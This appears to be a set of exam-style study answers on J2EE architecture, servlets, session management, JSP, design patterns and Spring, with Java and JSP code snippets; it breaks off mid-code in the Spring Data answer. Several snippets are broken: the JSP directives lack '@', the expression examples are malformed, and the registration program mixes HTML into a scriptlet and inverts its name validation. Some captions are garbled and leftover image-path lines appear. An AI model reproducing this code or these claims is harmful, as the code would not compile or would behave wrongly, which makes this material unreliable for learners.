

1. Explain J2EE architecture with a neat diagram.

J2EE (Java 2 Platform, Enterprise Edition) is a multi-tiered architecture for building enterprise applications. It consists of four primary tiers:

- Client Tier:** Includes web browsers, standalone Java applications, and mobile clients that interact with the system. Uses Applets and Application Clients.
- Web Tier:** Processes HTTP requests using Servlets and JSPs. Handles presentation logic, session management, and user authentication. Components run inside a web container.
- Business Tier:** Contains core enterprise logic using EJBs (Session Beans, Entity Beans, Message-Driven Beans). Executes transactional operations and business rules within an EJB container.
- EIS Tier:** Enterprise Information System tier provides connectivity to databases, ERP systems, and legacy mainframes via JDBC and JCA connectors.

The architecture follows the MVC pattern separating concerns across tiers. Containers provide runtime services including lifecycle management, security, concurrency, transaction management, and resource pooling. Communication between tiers uses HTTP/HTTPS, RMI-IIOP, and JMS messaging protocols.



2. Explain the components of J2EE architecture with suitable block diagram.

J2EE defines several component types that developers deploy in containers:

- Servlet Components:** Java classes extending javax.servlet.GenericServlet or HttpServlet. They handle client requests, process business logic, and generate dynamic responses.
- JSP Components:** Text-based documents mixing HTML with Java code. Translated into servlets by the container, enabling rapid view development.
- EJB Components:** Server-side business components. Session Beans (stateful/stateless) handle business logic; Entity Beans (CMP/BMP) map to database records; Message-Driven Beans process asynchronous JMS messages.
- Web Components:** Include HTML, JavaScript, CSS, and JSP/Servlets packaged in WAR files.
- Application Client Components:** Standalone Java SE clients accessing enterprise beans through RMI-IIOP.
- Resource Adapters:** JCA connectors enabling integration with EIS systems like SAP, Siebel, and legacy databases.

Containers (Web, EJB, Application Client, Applet) manage component lifecycle, provide JNDI naming, JAAS security, JTA transactions, and JMS messaging services.



3. Explain the servlet life cycle with suitable examples.

The Servlet Life Cycle consists of five phases managed by the Servlet Container (e.g., Tomcat):

- Loading:** The container loads the servlet class when the application starts or upon first request using Class.forName().
- Instantiation:** The container creates a single instance using the no-arg constructor. Servlets follow the singleton-per-URL-pattern model.
- Initialization (init()):** Called exactly once. Used for resource setup: database connections, configuration loading, thread pool creation.

```
public void init(ServletConfig config) throws ServletException {
    super.init(config);
    String dbUrl = config.getInitParameter("dbUrl");
}
```
- Service (service()):** Invoked for every request. The HttpServlet overrides service() to route to doGet(), doPost(), doPut(), doDelete() based on HTTP method.

```
protected void doGet(HttpServletRequest req, HttpServletResponse res)
    throws IOException {
    res.getWriter().write("Hello Servlet");
}
```
- Destruction (destroy()):** Called once when the container shuts down or undeploys the container. Used for cleanup: releasing connections, persisting cached data.

The container manages concurrent requests by spawning threads that invoke service() on the same instance. Developers must ensure thread safety for instance variables.



4. Explain servlet architecture with a neat diagram.

Servlet Architecture follows a request-response model between client, container, and servlet:

- Client Layer:** Web browser or HTTP client sends requests to the server using HTTP/HTTPS protocols.
- Web Server / Connector:** Accepts TCP connections and forwards HTTP requests to the servlet container (e.g., Apache with mod_jk to Tomcat).
- Servlet Container:** The core engine handling request parsing, session management, security enforcement, and servlet lifecycle management. Contains a thread pool for concurrent request handling.
- Servlet:** Java class implementing javax.servlet.Servlet interface. Receives ServletRequest and ServletResponse objects via the service() method.
- Supporting Objects:** Filter chains preprocess requests (authentication, logging, compression); RequestDispatcher forwards/includes resources; ServletContext provides application-wide shared data.
- Backend Integration:** Servlets connect to databases (JDBC), enterprise beans (EJB), web services (SOAP/REST), and messaging systems (JMS).

The architecture separates concerns: transport (web server), management (container), logic (servlet), and data (backend), enabling scalable enterprise applications.



5. Differentiate between GenericServlet and HttpServlet.

Feature	GenericServlet	HttpServlet
Package	javax.servlet	javax.servlet.http
Protocol	Protocol-independent	HTTP-specific
Subclass of	Implements Servlet interface directly	Extends GenericServlet
Service Method	abstract service(ServletRequest, ServletResponse)	service(HttpServletRequest, HttpServletResponse) dispatches to doGet(), doPost(), doPut(), doDelete()
Use Case	Non-HTTP protocols (FTP, SMTP, custom)	Web applications using HTTP
Session Support	Manual implementation required	Built-in via getSession()
Cookie Handling	Not provided	Built-in cookie methods

GenericServlet provides a framework-agnostic base useful when building non-HTTP protocol handlers. HttpServlet is the standard choice for web development, offering convenience methods for each HTTP verb and built-in web-specific functionality.

6. Explain the significance of servlets in J2EE architecture.

Servlets are foundational components in J2EE architecture for several critical reasons:

- Dynamic Content Generation:** Servlets process HTTP requests and generate dynamic HTML, XML, JSON, or binary responses. Unlike static HTML, servlets can personalize content based on user identity, session state, and database queries.
 - Request Processing Layer:** They act as the Controller in MVC architecture, receiving input, invoking business logic (EJBs, POJOs), selecting views (JSPs), and routing responses.
 - Session Management:** Servlets manage user sessions through HttpSession API, enabling stateful interactions like shopping carts and authentication across stateless HTTP.
 - Security Integration:** Containers enforce declarative security (web.xml constraints) and programmatic security (request.isUserInRole()).
 - Concurrency Handling:** The container manages thread pools, allowing a single servlet instance to handle thousands of concurrent requests efficiently.
 - Standardization:** The Servlet API provides portable interfaces for request handling, parameter parsing, header management, and error handling across all J2EE-compliant servers.
 - Foundation for Frameworks:** Spring MVC, Struts, and JSF all build upon the Servlet API as their underlying runtime.
- Without servlets, J2EE would lack a standardized web request handling mechanism, making enterprise web development fragmented and non-portable.

7. Explain session management techniques used in web applications.

Session management maintains state across stateless HTTP requests. Four primary techniques are used:

- Cookies:** Small text files stored on the client. The server sends a Set-Cookie header; the browser returns the cookie in subsequent Cookie headers. Session cookies expire on browser close; persistent cookies have explicit expiry dates.

```
Cookie c = new Cookie("sessionId", "abc123");
c.setMaxAge(3600);
response.addCookie(c);
```
- URL Rewriting:** Embeds session ID in every URL when cookies are disabled. The server appends ;sessionId=xxx to links.

```
String url = response.encodeURL("/cart");
// Produces: /cart;sessionId=4788C90BE1
```
- Hidden Form Fields:** Stores session data in invisible <input type="hidden"> elements within HTML forms. Data is sent with each form submission but visible in page source.

```
<input type="hidden" name="token" value="session_987">
```
- HttpSession API:** Server-side session storage managed by the servlet container. Stores Java objects using key-value pairs. Container handles session ID generation, cookie/URL rewriting automatically, timeout, and invalidation.

```
HttpSession session = request.getSession();
session.setAttribute("user", userObject);
session.setMaxInactiveInterval(1800); // 30 min
```

Modern applications also use JWT tokens and OAuth 2.0 for stateless session management in REST architectures.

8. Differentiate between cookies and HttpSession with examples.

Aspect	Cookies	HttpSession
Storage Location	Client-side (browser)	Server-side
Data Type	Only String name-value pairs	Any Java Object
Security	Vulnerable to tampering; visible to client	Immutable by client; only session ID exposed
Size Limit	~4KB total, 20 cookies per domain	Limited only by server memory
Cookie Example	<pre>Cookie c = new Cookie("pref", "dark"); response.addCookie(c);</pre>	<pre>HttpSession s = request.getSession(); s.setAttribute("cart", new Cart());</pre>
Performance	Sent with every request; adds network overhead	Only session ID travels; data stays server-side
Privacy	Users can disable; subject to GDPR	Not affected by cookie settings

Best practice: Use HttpSession for sensitive data; use cookies only for non-sensitive preferences or session identifiers.

9. Explain the role of cookies in session management.

Cookies serve as the primary transport mechanism for session identifiers in web applications:

- Session ID Transport:** When a user first visits, the container creates a unique session ID (typically a long random string) and sends it to the browser via a Set-Cookie: JSESSIONID=xxx header. Subsequent requests automatically include this ID in the Cookie header, allowing the server to associate requests with the correct HttpSession.
 - Stateless HTTP Bridge:** HTTP is inherently stateless. Cookies bridge this gap by maintaining a persistent identifier across requests without requiring URL rewriting or hidden fields.
 - Automatic Handling:** The servlet container manages cookie creation, expiration, and secure flags transparently when getSession() is called.
 - Domain and Path Scoping:** Cookies can be scoped to specific domains and paths, enabling session isolation across applications on the same server.

```
Cookie c = new Cookie("token", sessionId);
c.setDomain("example.com"); // Shared across subdomains
c.setPath("/app");
c.setSecure(true); // HTTPS only
c.setHttpOnly(true); // No JavaScript access
```
 - Persistence Control:** The setMaxAge() method distinguishes session cookies (browser lifetime) from persistent cookies (disk storage with expiry).
 - Security Flags:** HttpOnly prevents XSS theft. Secure ensures HTTPS-only transmission; SameSite mitigates CSRF attacks.
- Cookies are essential but must be configured securely to prevent session hijacking and cross-site attacks.

10. Differentiate between persistent and non-persistent cookies.

Property	Non-Persistent (Session) Cookies	Persistent Cookies
Lifetime	Browser session only; deleted on close	Specified expiry date; survives browser restart
setMaxAge()	Not called or setMaxAge(-1)	setMaxAge(second s) e.g., 604800 (7 days)
Storage	Browser memory (RAM)	Disk storage (persistent file)
Use Case	Shopping carts, login sessions	"Remember me" login, user preferences
Security Risk	Lower; transient window	Higher; stored on disk, longer exposure
Example Code	<pre>Cookie c = new Cookie("sid", "x1"); // default: session cookie response.addCookie(c);</pre>	<pre>Cookie c = new Cookie("remember", "tok"); c.setMaxAge(2592000); // 30 days response.addCookie(c);</pre>

Non-persistent cookies are preferred for sensitive session data; persistent cookies suit convenience features with lower security requirements.

11. Explain JSP life cycle and methods controlling the JSP life cycle.

JSP (JavaServer Pages) follows a distinct translation-based lifecycle:

- Translation Phase:** The container converts the .jsp source file into a Java servlet class. This happens once when the JSP is first requested or at deployment if pre-compiled. The generated class extends javax.servlet.http.HttpServlet.
- Compilation Phase:** The translated Java source file is compiled into a .class bytecode file by the Java compiler.
- Loading & Instantiation:** The container loads the compiled servlet class and creates an instance.
- Initialization (_jspInit()):** Equivalent to servlet init(). Invoked once. Custom initialization can be done by overriding via JSP declaration.

```
<% public void _jspInit() {
    // custom initialization
} %>
```
- Request Processing (_jspService()):** Generated automatically containing all scriptlet code, expressions, and template text. Handles each request in a separate thread. Cannot be overridden directly.

```
<% // This code goes inside _jspService()
String user = request.getParameter("user"); %>
```
- Destruction (_jspDestroy()):** Equivalent to servlet destroy(). Called once when the container removes the JSP. Used for resource cleanup.

```
<% public void _jspDestroy() {
    // close connections, cleanup
} %>
```

Key controlling methods: _jspInit(), _jspService(HttpServletRequest, HttpServletResponse), _jspDestroy(). The container automatically generates _jspService() but developers can override _jspInit() and _jspDestroy() via JSP declarations.



12. Explain JSP directives with suitable examples.

JSP directives are instructions to the JSP container that control page translation and compilation. Three types exist:

- page Directive:** Defines page-dependent properties. Must appear at the top.

```
<% page language="java" contentType="text/html; charset=UTF-8"
import="java.util.*, java.sql.*"
session="true" buffer="8k"
errorPage="error.jsp"
isThreadSafe="true" %>
```

Attributes include: language, extends, import, session, buffer, autoFlush, isThreadSafe, info, errorPage, isErrorPage, contentType, pageEncoding, isELIgnored.
- include Directive:** Statically includes another file at translation time (merge during compilation). Used for headers, footers, and common code.

```
<% include file="header.html" %>
<html>
<body>
<include file="footer.jsp" %>
```

Changes to included files require JSP recompilation.
- taglib Directive:** Declares custom tag libraries (JSTL or custom taglibs) for use in the page.

```
<% taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<% taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<c:forEach items="${users}" var="u">
    <out value="${u.name}" />
</c:forEach>
```

Directives affect the entire JSP page and are evaluated at translation time, not at request time.

13. Explain JSP scripting elements with examples.

JSP provides three scripting elements for embedding Java code:

- Scriptlets (<% ... %>):** Java code blocks executed during request processing. Code becomes part of _jspService().

```
<%
String name = request.getParameter("name");
if (name != null) {
    out.println("Hello, " + name);
} %>
```
- Expressions (<%= ... %>):** Evaluates a Java expression and converts to String for output. No semicolon at end.

```
<%= Server time: %> new java.util.Date() %>/p;
<%= request URI: %> request.getRequestURI() %>/p;
```
- Declarations (<%! ... %>):** Declares instance variables and methods placed outside _jspService() in the generated servlet class.

```
<%!
private int hitCount = 0;

public synchronized int incrementCount() {
    return ++hitCount;
} %>

<%= page hits: %> incrementCount() %>/p;
```

EL Expressions (\${...}): Modern alternative to scripting, providing simplified access to beans, maps, lists, and implicit objects.

```
${user.name} ${cart.total} ${param.search}
```

Best Practice: Minimize scriptlet usage due to maintainability concerns. Prefer JSTL tags and Expression Language (EL) for view logic separation.

14. Explain JSP implicit objects and their uses.

JSP containers automatically provide nine implicit objects available without declaration:

Object	Type	Purpose
request	HttpServletRequest	Access request parameters, attributes, headers
response	HttpServletResponse	Set response headers, content type, cookies
session	HttpSession	Store/retrieve session-scoped data
application	ServletContext	Access application-wide attributes, config
out	JspWriter	Write content to response; buffered output
config	ServletConfig	Access JSP-specific parameters
pageContext	PageContext	Access all scopes; forward/include resources
page	Object (this)	Reference to current servlet instance
exception	Throwable	Available only in error pages (isErrorPage=true)

```
<%-- Examples -->
<% String ip = request.getHeader("ip"); %>
<% session.setAttribute("user", u); %>
<% application.setAttribute("counter", c); %>
<% out.println("Buffer size: " + out.getBufferSize()); %>
```

These objects eliminate boilerplate code and provide direct access to servlet functionality from JSP pages.

15. Write a JSP program to demonstrate user input processing.

```
A complete JSP example processing user registration:
<!-- register.html -->
<form action="process.jsp" method="POST">
  Name: <input type="text" name="name" required><br>
  Email: <input type="email" name="email" required><br>
  Age: <input type="number" name="age"><br>
  <input type="submit" value="Register">
</form>

<!-- process.jsp -->
<%@ page contentType="text/html; charset=UTF-8" import="java.util.*" %>
<DOCTYPE html>
<html>
<head><title>Registration Result</title></head>
<body>
<%
// Get parameters
String name = request.getParameter("name");
String email = request.getParameter("email");
String ageStr = request.getParameter("age");

List<String> errors = new ArrayList<String>();

if (name == null || !name.trim().isEmpty()) {
  errors.add("Name is required");
}
if (email == null || !email.matches("^[a-zA-Z0-9\\.\\+\\$%]*$")) {
  errors.add("Valid email required");
}
int age = 0;
try {
  age = Integer.parseInt(ageStr);
  if (age < 18) errors.add("Must be 18+");
} catch (NumberFormatException e) {
  errors.add("Invalid age");
}

if (errors.isEmpty()) {
  <h2>Registration Successful</h2>
  <p>Name: <%= name %></p>
  <p>Email: <%= email %></p>
  <p>Age: <%= age %></p>
} else {
  <h2>Errors</h2>
  <ul>
    <% for (String err : errors) { %>
      <li><%= err %></li>
    <% %>
  </ul>
}
<% %>
</body>
</html>

This demonstrates form submission handling, server-side validation, conditional rendering, and iteration using JSP scripting elements.
```

16. What is a Design Pattern? Explain its advantages in software development.

A Design Pattern is a reusable, general solution to a commonly occurring problem in software design. Patterns are not finished code but templates that can be applied to various situations. They were popularized by the "Gang of Four" (GoF) book covering 23 patterns across three categories.

- Creational Patterns:** Deal with object creation mechanisms. Examples: Singleton (one instance), Factory (delegate instantiation), Builder (step-by-step construction), Prototype (clone existing).
- Structural Patterns:** Concerned with object composition and relationships. Examples: Adapter (interface conversion), Decorator (add responsibilities), Proxy (controlled access), MVC (separation of concerns).
- Behavioral Patterns:** Focus on communication between objects. Examples: Observer (event subscription), Strategy (interchangeable algorithms), Command (encapsulate requests), Template Method (algorithm skeleton).

Advantages:

- Reusability:** Proven solutions reduce reinvention and accelerate development.
- Communication:** Provides a common vocabulary for developers (e.g., "use a Singleton" conveys precise intent).
- Maintainability:** Structured code with clear separation is easier to modify and extend.
- Best Practices:** Encapsulates design principles (SOLID, DRY, encapsulation) into concrete templates.
- Scalability:** Patterns like MVC, Service Layer, and Repository enable horizontal scaling and team parallelization.
- Reduced Defects:** Battle-tested approaches minimize architectural errors.

17. Explain Singleton Design Pattern with class diagram and code.

The Singleton pattern ensures a class has exactly one instance and provides a global point of access. It is used for database connections, thread pools, caches, and configuration managers.

- Intent:** Restrict object creation to one instance to coordinate actions across the system.
- Implementation Approaches:**
 - Eager initialization: Instance created at class loading.
 - Lazy initialization: Instance created on first access (thread-unsafe without synchronization).
 - Double-checked locking: Synchronized block with volatile keyword for thread-safe lazy initialization.
 - Bill Pugh: Uses static inner class for lazy loading without synchronization.
 - Enum: Java's most robust approach preventing reflection and serialization attacks.


```
// Thread-safe Singleton with double-checked locking
public class DatabaseConnection {
  private static volatile DatabaseConnection instance;
  private Connection conn;

  private DatabaseConnection() {
    // private constructor prevents external instantiation
  }

  public static DatabaseConnection getInstance() {
    if (instance == null) {
      synchronized (DatabaseConnection.class) {
        if (instance == null) {
          instance = new DatabaseConnection();
        }
      }
    }
    return instance;
  }

  public Connection getConnection() { return conn; }
}

// Bill Pugh approach (recommended)
public class Singleton {
  private Singleton() {}
  private static class SingletonHolder {
    private static final Singleton INSTANCE = new Singleton();
  }
  public static Singleton getInstance() {
    return SingletonHolder.INSTANCE;
  }
}
```



The diagram shows a Singleton class with a private static field 'instance' of type Singleton. A private constructor is shown. A public static method 'getInstance()' returns the 'instance' field. A note indicates that the 'getInstance()' method is thread-safe.

18. Explain Factory Design Pattern with UML diagram.

The Factory pattern defines an interface for creating objects but lets subclasses decide which class to instantiate. It delegates instantiation logic to factory classes, decoupling client code from concrete implementations.

- Types:** Simple Factory (static method), Factory Method (subclass override), Abstract Factory (families of related objects).
- Participants:**
 - Product Interface:** Common interface all products implement.
 - Concrete Products:** Specific implementations (e.g., EmailNotification, SMSNotification).
 - Creator/Factory:** Declares factory method returning Product objects.
 - Concrete Creator:** Overrides factory method to instantiate specific products.

```
// Product Interface
public interface Notification {
  void notifyUser(String msg);
}

// Concrete Products
public class EmailNotification implements Notification {
  public void notifyUser(String msg) {
    System.out.println("Email: " + msg);
  }
}

public class SMSNotification implements Notification {
  public void notifyUser(String msg) {
    System.out.println("SMS: " + msg);
  }
}

// Factory
public class NotificationFactory {
  public Notification createNotification(String type) {
    if ("EMAIL".equalsIgnoreCase(type)) return new EmailNotification();
    if ("SMS".equalsIgnoreCase(type)) return new SMSNotification();
    throw new IllegalArgumentException("Unknown type");
  }
}
```



The diagram shows a 'Notification' interface with a 'notifyUser()' method. Two concrete classes, 'EmailNotification' and 'SMSNotification', implement this interface. A 'NotificationFactory' class has a 'createNotification()' method that returns an instance of either 'EmailNotification' or 'SMSNotification' based on the 'type' parameter.

Benefits: Loose coupling, single responsibility for creation, easy to add new product types without modifying client code (Open/Closed Principle).

19. Explain Repository Design Pattern with suitable diagram.

The Repository pattern mediates between the domain and data mapping layers using a collection-like interface for accessing domain objects. It abstracts data access logic from business logic.

- Intent:** Encapsulate the logic required to access data sources, providing a clean separation between domain and data mapping layers.
- Structure:**
 - Entity:** Domain object (e.g., User, Product).
 - Repository Interface:** Declares CRUD operations without implementation details.
 - Concrete Repository:** Implements data access using JPA, JDBC, or external APIs.
 - Service Layer:** Uses repositories to perform business operations.

```
// Entity
@Entity
public class User {
  @Id @GeneratedValue private Long id;
  private String email;
  // getters/setters
}

// Repository Interface
public interface UserRepository {
  User findById(Long id);
  List<User> findAll();
  User save(User user);
  void delete(Long id);
}

// JPA Implementation
public class JpaUserRepository implements UserRepository {
  @PersistenceContext
  private EntityManager em;

  public User findById(Long id) {
    return em.find(User.class, id);
  }

  public User save(User user) {
    return em.merge(user);
  }
  // ...
}
```



The diagram shows a 'User' entity. A 'UserRepository' interface defines methods like 'findById()', 'findAll()', 'save()', and 'delete()'. A 'JpaUserRepository' class implements these methods. A 'Service' class is shown using the 'UserRepository' interface to perform business operations.

Advantages: Testability (mock repositories), centralized data access, DRY principle, easy to switch persistence technologies.

20. Differentiate between Creational, Structural and Behavioral Design Patterns.

Aspect	Creational	Structural	Behavioral
Focus	Object creation mechanisms	Object composition and class relationships	Communication and interaction between objects
Question Solved	How are objects instantiated?	How are classes and objects composed?	How do objects interact and distribute responsibility?
Examples	Singleton, Factory, Builder, Prototype, Abstract Factory	Adapter, Bridge, Composite, Decorator, Facade, Proxy	Observer, Strategy, Command, Template Method, Iterator, State
Complexity	Low to Medium	Medium to High	Medium to High
In Java	Spring beans, Calendar.getInstance()	java.util.Collections, I/O Streams (Decorator)	EventListener, Comparator, Runnable

Relationship: Creational patterns produce the objects that Structural patterns compose, which Behavioral patterns coordinate in their interactions. Together they provide complete design solutions for enterprise applications.

21. Explain Spring Framework architecture.

Spring Framework is a modular, layered Java platform providing comprehensive infrastructure support for enterprise applications. Its architecture consists of seven well-defined modules:

- Core Container:** The foundation providing IoC (Inversion of Control) and DI (Dependency Injection). Includes Beans, Core, Context, and SpEL (Spring Expression Language) modules.
- Data Access/Integration:** JDBC abstraction, ORM integration (Hibernate, JPA), OXM (Object-XML Mapping), JMS messaging, and transaction management modules.
- Web:** Web, Web-MVC, Web-Socket, and Web-Portlet modules for building web applications and RESTful services.
- AOP (Aspect-Oriented Programming):** Provides cross-cutting concern implementation (logging, security, transactions) separate from business logic.
- Instrumentation:** Provides class instrumentation and classloader implementations for application servers.
- Messaging:** Support for STOMP as WebSocket sub-protocol and programming model for processing messages.
- Test:** JUnit and TestNG integration with Spring ApplicationContext loading, mock objects, and transaction management for testing.

Spring's layered architecture allows developers to use only the modules needed. The IoC container manages object lifecycle and dependencies, while the AOP framework enables declarative services. The framework integrates seamlessly with existing Java EE APIs and third-party libraries.



The diagram shows a layered architecture. The top layer includes 'Web', 'Web-MVC', and 'Web-Socket'. Below this is the 'Data Access' layer with 'JDBC', 'ORM', 'JMS', and 'Transactions'. The next layer is 'AOP and Aspects'. The bottom layer is 'Core Container' with 'Core', 'Context', and 'SpEL'. Above the 'Core Container' is a layer for 'Test', 'Instrumentation', and 'Messaging'.

22. Explain Spring Boot architecture and features.

Spring Boot simplifies Spring application development by providing auto-configuration, embedded servers, and production-ready features. Its architecture layers are:

- Spring Boot Starters:** Pre-defined dependency descriptors (spring-boot-starter-web, -data-jpa, -security) that aggregate common libraries, eliminating version conflicts.
- Auto-Configuration:** Scans classpath and automatically configures Spring beans based on discovered libraries. Uses @EnableAutoConfiguration and META-INF/spring.factories.
- Spring Boot CLI:** Command-line tool for rapid prototyping using Groovy scripts without boilerplate code.
- Actuator:** Production-ready endpoints (/health, /metrics, /info, /env) for monitoring and managing applications.
- Embedded Servers:** Tomcat, Jetty, or Undertow embedded directly; no external deployment required.

Key Features:


- Opinionated Defaults:** Sensible auto-configurations reduce explicit bean definitions.
- Externalized Configuration:** application.properties/yaml with profile-specific overrides.
- SpringApplication API:** Bootstraps the application with fluent API.
- Logging & DevTools:** Auto-configured logging and development-time utilities (automatic restart, LiveReload).

```
@SpringBootApplication // combines @Configuration, @EnableAutoConfiguration, @ComponentScan
public class MyApp {
  public static void main(String[] args) {
    SpringApplication.run(MyApp.class, args);
  }
}
```

23. Explain the working of Spring Boot with suitable diagram.

Spring Boot execution follows a structured flow:

- Entry Point:** SpringApplication.run() bootstraps the application, creating an ApplicationContext.
- Environment Setup:** Prepares the environment (profiles, property sources, command-line args).
- ApplicationContext Creation:** Determines web application type (Servlet/Reactive/None) and creates appropriate context (AnnotationConfigServletWebServerApplicationContext).
- Initializers & Listeners:** Executes ApplicationContextInitializer instances and publishes ApplicationStartingEvent, ApplicationEnvironmentPreparedEvent.
- Source Loading:** Loads primary sources (@SpringBootApplication class) and component scanning begins.
- Auto-Configuration:** SpringFactoriesLoader reads META-INF/spring.factories. AutoConfigurationImportSelector evaluates @Conditional annotations (@ConditionalOnClass, @ConditionalOnProperty, @ConditionalOnMissingBean) and registers matching configurations.
- Bean Registration:** @ComponentScan discovers @Component, @Service, @Repository, @Controller. @Bean methods register explicit beans. Auto-configured beans are added conditionally.
- Embedded Server Start:** WebServerFactory creates and starts the embedded Tomcat/Jetty/Undertow server, registering the DispatcherServlet.
- ApplicationRunner/CommandLineRunner:** Executes startup logic after context refresh.
- Ready State:** ApplicationReadyEvent published; application serves requests.



The diagram shows a flow from 'Spring Boot Working Diagram' to a 'Spring Boot Working Diagram' box.

24. Compare Spring Boot and Spring MVC.

Feature	Spring Boot	Spring MVC
Nature	Rapid application framework (convention over configuration)	Web module of Spring Framework (MVC pattern implementation)
Configuration	Auto-configuration, minimal XML/Java config	Extensive explicit configuration (web.xml or Java config)
Server	Embedded Tomcat/Jetty/Undertow; run as JAR	Requires external server; deploy as WAR
Dependencies	Starter POMs manage transitive dependencies	Manual dependency management with version conflicts
Deployment	java -jar app.jar (standalone)	Deploy WAR to external server
Actuator	Built-in health, metrics, endpoints	Not included; manual implementation
Relationship	Includes Spring MVC as a starter	Component within Spring Framework

Spring Boot simplifies Spring MVC development by removing boilerplate. They are complementary: Boot provides the infrastructure, MVC provides the web programming model.

25. Explain Spring MVC architecture with suitable diagram.

Spring MVC implements the Model-View-Controller pattern for web applications. Its architecture components are:

- DispatcherServlet:** Front controller receiving all requests and delegating to other components. Configured in web.xml or via @EnableWebMvc.
- HandlerMapping:** Maps incoming requests to controller methods based on URL patterns, HTTP methods, and headers. Default implementations: RequestMappingHandlerMapping, BeanNameUrlHandlerMapping.
- Controller:** Business logic handler annotated with @Controller or @RestController. Methods return ModelAndView, String (view name), or @ResponseBody objects.
- Model:** Data container (Map-like structure) passing attributes from controller to view.
- ViewResolver:** Resolves logical view names to physical views. InternalResourceViewResolver maps "home" to /WEB-INF/views/home.jsp. Others: ThymeleafViewResolver, FreeMarkerViewResolver.
- View:** Renders the final output (JSP, Thymeleaf, FreeMarker, JSON/XML via HttpMessageConverter).
- HandlerInterceptor:** Pre/post-processing filters for cross-cutting concerns (logging, auth).
- ExceptionHandler:** @ExceptionHandler, @ControllerAdvice for centralized exception handling.

Spring MVC Architecture



26. Explain the role of DispatcherServlet in Spring MVC.

DispatcherServlet is the central Front Controller in Spring MVC, handling the entire request processing workflow:

- Request Reception:** Receives all incoming HTTP requests mapped to it (typically mapped to "/"). Configured via web.xml or ServletContainerInitializer.
- Handler Mapping:** Consults HandlerMapping beans to find the appropriate controller method. Checks @RequestMapping annotations, path variables, request parameters, headers, and produces/consumes media types.
- HandlerAdapter:** Invokes the mapped handler through HandlerAdapter (RequestMappingHandlerAdapter for @Controller methods). Applies argument resolvers to bind request parameters to method arguments.
- Interceptor Execution:** Executes preHandle() methods of mapped HandlerInterceptors. If any returns false, request processing stops.
- Controller Invocation:** Calls the controller method. @RequestBody deserialization and @ResponseBody serialization are handled by HttpMessageConverters (Jackson for JSON, JAXB for XML).
- View Resolution:** If controller returns a view name, ViewResolver resolves it. Model attributes are merged and exposed to the view.
- Post-processing:** postHandle() and afterCompletion() interceptors execute. Exception resolvers handle any thrown exceptions.
- Response Rendering:** View renders the response and DispatcherServlet sends it to the client.

DispatcherServlet bootstraps a WebApplicationContext (child of root ApplicationContext) and initializes all MVC infrastructure beans.

27. Explain Dependency Injection with suitable examples.

Dependency Injection (DI) is a design pattern where objects receive their dependencies from external sources rather than creating them internally. It's a specific form of Inversion of Control (IoC).

- Constructor Injection (Preferred):** Dependencies provided via constructor. Ensures required dependencies are available, promotes immutability, and enables easy unit testing.

```
@Service
public class OrderService {
    private final OrderRepository orderRepository;
    private final PaymentGateway paymentGateway;

    @Autowired // optional in Spring 4.3+
    public OrderService(OrderRepository repo, PaymentGateway pg) {
        this.orderRepository = repo;
        this.paymentGateway = pg;
    }
}
```

- Setter Injection:** Dependencies provided via setter methods. Allows optional dependencies and reconfiguration after construction.

```
@Autowired
public void setNotificationService(NotificationService svc) {
    this.notificationService = svc;
}
```

- Field Injection:** Direct field annotation. Concise but hides dependencies, harder to test without Spring container.

```
@Autowired private UserRepository userRepository;
```

Benefits: Loose coupling (implementations can change), testability (mock dependencies injected), single responsibility (classes don't create their dependencies), and adherence to Dependency Inversion Principle (depend on abstractions).

28. Explain Inversion of Control (IoC) with block diagram.

Inversion of Control (IoC) is a design principle where control of object creation, lifecycle, and wiring is transferred from the application code to a container/framework. Traditional programming has objects creating their dependencies; IoC inverts this control.

- Traditional Approach:** Application code creates objects with new, manages their lifecycle, and wires dependencies manually.

```
// Tight coupling
class UserService {
    private UserDao dao = new UserDaoImpl(); // direct instantiation
}
```


- IoC Approach:** The Spring IoC container (ApplicationContext) manages all beans. Objects declare dependencies; the container injects them at runtime.

```
@Configuration
class AppConfig {
    @Bean
    public UserDao userDao() { return new UserDaoImpl(); }

    @Bean
    public UserService userService(UserDao dao) {
        return new UserService(dao); // container manages wiring
    }
}
```

- Types of IoC:**
 - Dependency Injection:** Container injects dependencies (constructor, setter, field).
 - Dependency Lookup:** Object requests dependencies from container (JNDI lookup).
 - Template Method:** Framework calls application code (JdbcTemplate, JmsTemplate).
 - Strategy Pattern:** Framework selects algorithm implementation at runtime.

IoC Container Types: BeanFactory (basic, lazy loading) and ApplicationContext (enterprise features: AOP, i18n, event propagation). Application Context implementations: ClassPathXmlApplicationContext, AnnotationConfigApplicationContext, SpringApplication (Boot).



29. Explain Aspect Oriented Programming (AOP) with examples.

AOP modularizes cross-cutting concerns (logging, security, transactions, caching) that span multiple classes, keeping business logic clean.

- Core Concepts:**
 - Aspect:** Module encapsulating a cross-cutting concern (@Aspect).
 - Join Point:** Point during execution (method execution, exception throw).
 - Advice:** Action taken at a join point (Before, After, AfterReturning, AfterThrowing, Around).
 - Pointcut:** Expression matching join points (execution("com.service.*(..)")).
 - Weaving:** Linking aspects with target objects (compile-time, load-time, runtime).

```
@Aspect
@Component
public class LoggingAspect {
    private static final Logger log = LoggerFactory.getLogger(LoggingAspect.class);

    @Before("execution(* com.bank.service.*(..))")
    public void logBefore(JoinPoint jp) {
        log.info("Method called: {} with args {}",
            jp.getSignature(), jp.getArgs());
    }

    @Around("execution(* com.bank.service.*(..))")
    public Object logPerformance(ProceedingJoinPoint pjp) throws Throwable {
        long start = System.currentTimeMillis();
        Object result = pjp.proceed();
        log.info("{} executed in {}ms",
            pjp.getSignature(), System.currentTimeMillis() - start);
        return result;
    }

    @AfterThrowing(pointcut="execution(* com.bank.service.*(..))",
        throwing="ex")
    public void logException(JoinPoint jp, Exception ex) {
        log.error("Exception in {}: {}", jp.getSignature(), ex.getMessage());
    }
}
```

Weaving in Spring: Spring AOP uses JDK dynamic proxies (for interfaces) and CGLIB proxies (for classes) at runtime. AspectJ provides compile-time and load-time weaving for more powerful interception.

30. Explain Spring Data Repository and its interfaces.

Spring Data Repository abstracts data access behind interfaces, eliminating boilerplate DAO implementations. It uses proxy generation at runtime to provide implementations automatically.

- Repository<T, ID>:** The root marker interface. Empty, used to identify Spring Data managed repositories.
- CrudRepository<T, ID>:** Extends Repository. Provides CRUD operations: save(), findById(), existsById(), findAll(), count(), deleteById(), delete().

```
public interface CrudRepository<T, ID> extends Repository<T, ID> {
    <S extends T> save(S entity);
    Optional<T> findById(ID primaryKey);
